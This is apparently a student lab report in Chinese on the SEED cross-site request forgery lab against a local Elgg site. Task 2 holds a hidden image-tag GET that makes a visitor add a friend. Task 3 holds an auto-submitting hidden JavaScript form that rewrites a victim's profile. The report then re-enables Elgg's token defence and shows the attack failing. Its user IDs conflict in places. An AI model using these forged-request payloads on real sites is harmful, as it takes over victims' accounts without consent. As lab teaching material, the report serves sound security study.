

Task1


按实验要求启用HTTP Header Live，其能够正常使用，截图如下。



POST HTTP:




GET HTTP:



Task2

登录Victim website ：www.csrflabelgg.com，登录一个非alice的账号，搜素boby。在打开HTTP Header Live的情况下点击Add friend，添加boby为好友，抓到添加boby为好友的数据流，结果如下：



其具体可以点开查看，可知boby代号为42。

编辑攻击者的网站，打开/var/www/CSRF/Attacker，向其中添加文件index.html

IMG_256

向文件中写入如下内容：

<html>

<body>


<h1>Frankly, my dear, I don't give a damn.</h1>

<img src="http://www.csrflabelgg.com/action/friends/add?friend=43"

alt="img" width="1" height="1"/>


<body/>

</html>




登陆 Boby 账户发 一个blog，其内容为攻击网站的url，即：


<http://www.csrflabattacker.com>




登陆 Alice 账户，我们可以看到起初没有好友。




接着我们打开 Boby 的博客，点击链接。



跳转到如下页面。




回到 Alice 好友界面发现多了 Boby 的好友。




Task3

在Alice的账号上正常进行签名更改操作，并抓取信息：



POST具体信息调出为如下：



可看出，briefdescription的代号是2，alice代号是42。

修改文件/var/www/CSRF/Attacker/index.html，修改其内容为如下：

<html>

<body>

<h1>Frankly, my dear, I don't give a damn.</h1>

<script type="text/javascript">

function forge\_post()

{

var fields;

// The following are form entries need to be filled out by attackers.

// The entries are made hidden, so the victim won’t be able to see them.

fields += "<input type='hidden' name='name' value='Alice'>";

fields += "<input type='hidden' name='briefdescription' value='Boby is my hero.'>";

fields += "<input type='hidden' name='accesslevel[briefdescription]'value='2'>";

fields += "<input type='hidden' name='guid' value='42'>";

// Create a <form> element.

var p = document.createElement("form");

// Construct the form

p.action = "http://www.csrflabelgg.com/action/profile/edit";

p.innerHTML = fields;

p.method = "post";

// Append the form to the current page.

document.body.appendChild(p);

// Submit the form

p.submit();

}

// Invoke forge\_post() after the page is loaded.


window.onload = function() { forge\_post();}

</script>


</body>

</html>

截图如下：



之后再次点击 Boby 的博客中的链接，跳转到 [www.csrfattacker.com后自动跳回。然后发现签名已经被修改。](http://www.csrfattacker.com后自动跳回。然后发现签名已经被修改。)




Task 4

按实验要求修改文件

/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php中的函数gatekeeper，注释掉return true。



然后我们像上一个Task中那样，再次点开boby博客的链接，进入 www.csrfattacker.com后，发现网页在不断自动刷新，退出网页后发现右侧提示错误：没有修改签名的权限。



查看签名，发现并没有被修改，说明防御手段起到了作用，因为攻击者网站的代码里\_\_elgg\_ts 和\_\_elgg\_token两个字段的值并不正确。